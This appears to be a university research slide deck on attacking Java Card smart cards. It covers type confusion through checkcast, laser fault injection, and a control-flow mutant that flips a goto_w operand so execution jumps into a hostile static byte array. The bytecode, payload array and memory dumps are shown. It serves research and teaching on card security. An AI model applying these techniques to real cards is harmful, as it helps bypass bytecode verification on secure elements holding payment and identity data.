
```
aload b
```

```
checkcast A
```


```
astore a
```

- The BCV can check the applet it is a legal one,
- During run-time the `checkcast` instruction will generate an exception `ClassCastException`

# Power analysis of the checkcast




# Power analysis of the checkcast





# Practical Laser Fault Injection



# Conclusion

- *Oberthur* made the experimentation on their own Java Card (white box)
- Their experimentation was on a JC 3.0 prototype, will probably run well on JC 2.2.x
- No ill-formed code has been loaded,
- But ill-formed code can be executed,
- It shows that the presence of BCV is helpless when combining HW and SW attacks.

# Agenda

- Part III : Laser Beamer as an enabling technology for software attacks in presence of a BCV
  - Notion of mutant application,
  - Type confusion, the *Oberthur* attack,
  - Control flow mutant.

# Modus operandi

- The attack is based on loop `for` in the case where the jump is a long one.
  - In Java Card two instructions
    - `goto` (+/-127 bytes) and `goto_w` (+/-32767 bytes)
- Characterize the memory management algorithm of the operating system.
- Illuminate with a laser the code that contain the operand.

# The loop for


```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w          FF17
```

# The loop for

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w          FF17
```





# The loop for

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w          0017
```



**23 bytes forward jump**

# Where to jump ?

- To my hostile array **CodeDump** !!!
- But I don't know where my array is stored,
  - My first attack was successful due to the lack of BCV
  - I can use the second attack with the `abordTransaction` to understand how the memory is managed on this particular card,
  - A can stress my card by installing / deleting different applets of different sizes and deduce the allocation policy
  - In the tested cards it is the best fit algorithm, it places the `static` array just after the methods.



# Where to jump

- In the first approach we have invoked a method
  - We needed to have an array that looks like a method,
  - Now we jump just over the header of the static Array,
  - The header length is between 3 to 6 bytes.
- For the following hostile static array:
  - `public static byte[] codeDump = {(byte)0x7D,  
(byte)0x80, (byte)0x00, (byte)0x78};`
- We just need to have an array filled with a lot of 00 (NOP)
  - `public static byte[] codeDump = {(byte)0x00,  
(byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00,  
(byte)0x00, (byte)0x00, (byte)0x00, (byte)0x00,  
(byte)0x00, (byte)0x00, (byte)0x00, (byte)0x7D,  
(byte)0x80, (byte)0x00, (byte)0x78} ;`


# Now play !

0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	0188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	A8FF	177A	008A	43C0	6C88
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	007D	8000	7800	0000	0000	0000	0000	0000

# Now play !

0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	0188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	A8FF	177A	008A	43C0	6C88
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	007D	8000	7800	0000	0000	0000	0000	0000

# Now play !

0x0A7F0	18AE	0188	0018	AE00	8801	18AE	0188	0018
0x0A800	AE00	88 01	18AE	 188	0018	AE00	8801	18AE
0x0A810	0188	00 59	0101	<b>A800</b>	<del>177A</del>	<b>008A</b>	<b>43C0</b>	<b>6C88</b>
0x0A820	0000	0000	0000	0000	0000	0000	0000	0000
0x0A830	0000	0000	0000	0000	0000	0000	0000	0000
0x0A840	0000	0000	0000	0000	0000	0000	0000	0000
0x0A850	0000	0000	0000	0000	0000	0000	0000	0000
0x0A860	0000	0000	0000	0000	0000	0000	0000	0000
0x0A870	0000	0000	0000	0000	0000	0000	0000	0000
0x0A880	<b>007D</b>	<b>8000</b>	<b>7800</b>	0000	0000	0000	0000	0000

# About the laser beam

- We did not inject the laser beam, it is just a proof of concept,
- This has been validated by two certification centres in France, Information Technology Security Evaluation Facility,
- In the first attack
  - We can change the control flow graph
  - Without on card BCV
- In the latest
  - We can change the control flow graph
  - With on card BCV
- The malicious array can contain what you want. As an array it will never be checked.

# Conclusion

- We presented the state of the art in terms of logical attacks on smart cards,
- The public labs working on this topics:
  - SSD, Limoges, France,
  - Telecom Paris, France, more focused on hardware attacks
  - EMSE, Gardanne France, the most advanced team on the use of laser beams,
  - Digital Security, Nijmegen, Nederland,
  - Smart Card Center, London, UK

# Conclusions

- Low cost cards are very sensible to these attacks,
- Even European manufacturers can suffer of these attacks,
- The **holy grail** (i.e. get access to the ROM) is possible, a group of students are working on a new idea,
- It costs quite nothing, students can spend hours on such topics,
- There are often very inventive, they need to study in deep the internals of Java,
- A very challenging topic.

# Tools

- The capFileManipulator:  
<http://secinfo.msi.unilim.fr/software/cap-file-manipulator/>
- The Opal Lib : <http://secinfo.msi.unilim.fr/opal/>
- Thanks to all the students of the master CRYPTIS that have implemented these attacks or are spending nights to solve new challenges.



# Any question ?

<http://secinfo.msi.unilim.fr/>

